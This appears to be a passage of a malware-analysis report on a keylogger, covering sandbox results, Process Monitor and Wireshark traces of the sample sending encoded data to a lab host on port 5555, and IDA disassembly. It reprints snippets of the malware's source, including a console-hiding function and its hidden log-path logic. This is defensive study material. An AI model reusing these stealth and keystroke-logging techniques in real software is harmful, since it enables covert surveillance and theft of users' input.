
Screenshot 18



DYNAMIC ANALYSIS

Any analysis carried out after malware has been run is referred to as *dynamic* analysis. The second stage of malware investigation involves dynamic analytic techniques. Because, for instance, the presence of an action string in a binary does not imply that the action will actually be executed, dynamic analysis, as opposed to static analysis, enables you to witness the malware's genuine behaviour. Dynamic analysis, for instance, can help you find the keylogger's log file on the system, learn what sorts of records it retains, figure out where it sends its information, and other things if the malware is a keylogger. I'll use hybrid analysis for dynamic analysis. The anti-virus results included the CrowdStrike Falcon results which shows that the program is clean however the MetaDefender reveals that it is 3% suspicious.

Screenshot 19




Reports generated by Falcon Sandbox has various sections, which include:

- The indicators section lists information of suspicious or informative functions used from DLLs.
- The File Details section lists the information about the file of the dynamic analysis results.

- The screenshot section lists screenshots of the target machine while the program is running.
- The Hybrid Analysis section lists the logged script calls, memory dump, network activity, etc.
- The Network Analysis section includes network activity spawned by the malware, including setting up a listening port or performing a DNS request.

As shown in Screenshot 20, the report generated indicates that there are network related activities that contain the ability to open a port and listen for incoming connection. It also indicates that there is spyware activities which touches files in program files directory. Moreover, there is the ability to hook and unhook windows functions.


Screenshot 20



MONITORING WITH PROCESS MONITOR

Process Monitor, or procmon, is an advanced monitoring tool for Windows that provides a way to monitor certain registry, file system, network, process, and thread activity. Procmon shows columns that can be customised to show details about specific events, such as the event's sequence number, timestamp, name of the process that caused it, operation, path, and outcome. After running the program on my machine, I filtered out by the process name to view its information easily.


Screenshot 21



Screenshot 22 shows a collection of procmon events that occurred from the piece of malware named *dllhost.exe*. As you can see the operation executed include, creating and writing to various log files in the directory, *C:\Users\toqa\App Data\Roaming\Microsoft\ CLR*

using CreateFile and WriteFile. Another interesting operations are the TCP Connect and TCP Send which connect and send to a server that's name is MACBOOKPRO-8EF3 on port 5555. The word *SUCCESS* in the Result column tells you that the operations were successful.


Screenshot 22



WIRESHARK

Wireshark is an open source sniffer, a packet capture tool that intercepts and logs network traffic. It offers visualization, analysis of the packet stream, and comprehensive analysis of each individual packet. It can be applied to diagnose application problems, examine protocols in use, and investigate internal networks and network utilization. However, it may also be used to sniff passwords, decipher network protocols, steal confidential data, and listen in on online conversations at your neighborhood coffee shop.

Screenshot 23




To view the contents of a TCP session, I will follow the TCP stream. As you can see in Screenshot 23, both ends of the conversation are displayed in session order. The contents of the TCP stream sent to 192.168.100.13 over port 5555 shows some encoded data, as shown in Screenshot 24.

Screenshot 24

PHASE 3: ADVANCED MALWARE ANALYSIS

In this section, I'll use The Interactive Disassembler Freeware, that is the free version of IDA Pro, which is an extremely powerful disassembler distributed by Hex-Rays.

Screenshot 25




The colour and direction of the arrows in IDA's graph mode aid in highlighting the program's flow during analysis. If a conditional jump is not taken, it is shown by a red arrow; if it is taken, it is indicated by a green arrow; and if it is taken unconditionally, it is indicated by a blue arrow. The code flow is indicated by the arrow direction; upward arrows often signify a loop condition.

STRINGS

I decided to start by taking a look at the strings. As shown in Screenshot 26, all the keys in the keyboard that were defined in the KeyConstants header are indicates to any malware analyzer that this is a keylogger.

Screenshot 26



IDA View-A | Strings | Stack of sub_402720 | Hex View-1 | Structures


Address	Length	Type	String
.rdata:0000...	00000013	C	ConsoleWindowClass
.rdata:0000...	0000002A	C	basic_string::_M_construct null not valid
.rdata:0000...	00000015	C	basic_string::append
.rdata:0000...	0000000B	C	AppLog.txt
.rdata:0000...	0000001E	C	Hook started... Timer started
.rdata:0000...	00000016	C	basic_string::replace
.rdata:0000...	00000037	C	%s: __pos (which is %zu) > this->size() (which is %zu)
.rdata:0000...	00000008	C	APPDATA
.rdata:0000...	0000000F	C	\\Microsoft\\CLR
.rdata:0000...	0000002B	C	File creation was not successful. Keylog '
.rdata:0000...	0000000D	C	[VK_ABNT_C1]
.rdata:0000...	0000000A	C	[Abnt C1]
.rdata:0000...	0000000D	C	[VK_ABNT_C2]
.rdata:0000...	0000000A	C	[Abnt C2]
.rdata:0000...	00000009	C	[VK_ADD]
.rdata:0000...	0000000B	C	[Numpad +]
.rdata:0000...	0000000A	C	[VK_ATTN]
.rdata:0000...	00000007	C	[Attn]
.rdata:0000...	0000000A	C	[VK_BACK]
.rdata:0000...	0000000C	C	[Backspace]
.rdata:0000...	0000000C	C	[VK_CANCEL]
.rdata:0000...	00000008	C	[Break]
.rdata:0000...	0000000B	C	[VK_CLEAR]
.rdata:0000...	00000008	C	[Clear]
.rdata:0000...	0000000B	C	[VK_CRSEL]
.rdata:0000...	00000009	C	[Cr Sel]
.rdata:0000...	0000000D	C	[VK_DECIMAL]
.rdata:0000...	0000000B	C	[Numpad .]
.rdata:0000...	0000000C	C	[VK_DIVIDE]
.rdata:0000...	0000000B	C	[Numpad /]
.rdata:0000...	0000000B	C	[VK_EREOF]

Line 11 of 493

ENTRY POINT


As shown in Screenshot 27, there are 3 entry points.

Screenshot 27




In this section, we will analyze the main entry point, which contain two functions, sub_403790 and sub_401180.

Screenshot 28




Shown in Screenshot 29, sub_403790 looks like it just retrieves the current system date and time, current process and thread, and retrieves the current value of the performance counter. Not much of useful information. So we'll proceed to the next function, sub_401180.

Screenshot 29




As shown in Screenshot 30, sub_401180, is more interesting as it has a lot more conditions.

Screenshot 30



I started with the main function, which is showed in Screenshot 31.


Screenshot 31



HIDING THE CONSOLE

After analyzing the pseudocode (Screenshot 32) of the second function (sub_401910), in Screenshot 31, it looks like this is where hiding the console takes place as shown in the source code, in Screenshot 33. So let's rename it to hide_console_here.

Screenshot 32




Screenshot 33

```
void hide()
{
    HWND stealth; // window handler used to hide the outputted console window
    AllocConsole();
    stealth = FindWindowA("ConsoleWindowClass", NULL);
    ShowWindow(stealth, 0);
}
```

LOCATION AND NAME OF THE FILE THAT STORES THE KEY STROKES

Analyzing the third function (sub_402720) in Screenshot 31,

Screenshot 34




Screenshot 35

```
13  std::string GetOurPath(const bool append_separator = false) //checks if the backslash is needed at the end of our path, a
14  {
15      std::string appdata_dir(getenv("APPDATA")); // finds AppData directory path
16      std::string full = appdata_dir + "\\Microsoft\\CLR";
17      return full + (append_separator ? "\\" : "");
18  }
19
```


And checking its pseudocode in Screenshot 34, it looks like this is our GetOurPath function in the IO header. As you can see “APPDATA” environment was retrieved and then the directory of “\\Microsoft\\CLR” is added to it, and finally a “\\” is appended to create the full path, as shown in the source code. The full path is now “C:\users\($user)\AppData\Microsoft\CLR\”. Therefore let’s rename it to GetOurPath_maybe_here. After we found out what path was retrieved let’s see where this function is called to understand more.

Screenshot 36




It's shown in Screenshot 36 that it is called 4 times. Checking the first place it was called in, it looks like it is called after a connection to the server was made, as shown in Screenshot 37. In fact, the actual program actually connects to the server first and then get the directory to start creating the log files.

Screenshot 37



Looking at the next function that gets called after GetOurPath, which is sub_404DD0. I realize that this is one of the places GetOurPath also gets called in.


Screenshot 38



After viewing the pseudocode of function sub_404DD0, in Screenshot 39, we see that this is where our log files are created and named, which should be our WriteLog function. After the GetOurPath function (in the red box) we see _time64 & _localtime64 (in the yellow

box), which converts a time value and corrects for the local time zone. After that, we see the sub_407420 function (in the green box) which looks like the GetDateTimeString function found in the helper header. This was assumed because it takes "_" as an argument. After viewing the code of sub_405F70 (in the green box), I concluded that this was the GetDateString and GetTimeString, which are the formats that will be used to rename the file and the "_" is how the time intervals are separated. Moving down the code till line 204, I found an append function that adds the .log extension to the name. Therefore, the log files would be named in this format: DD.MM.YY HR_MIN_SEC.log.

Screenshot 39



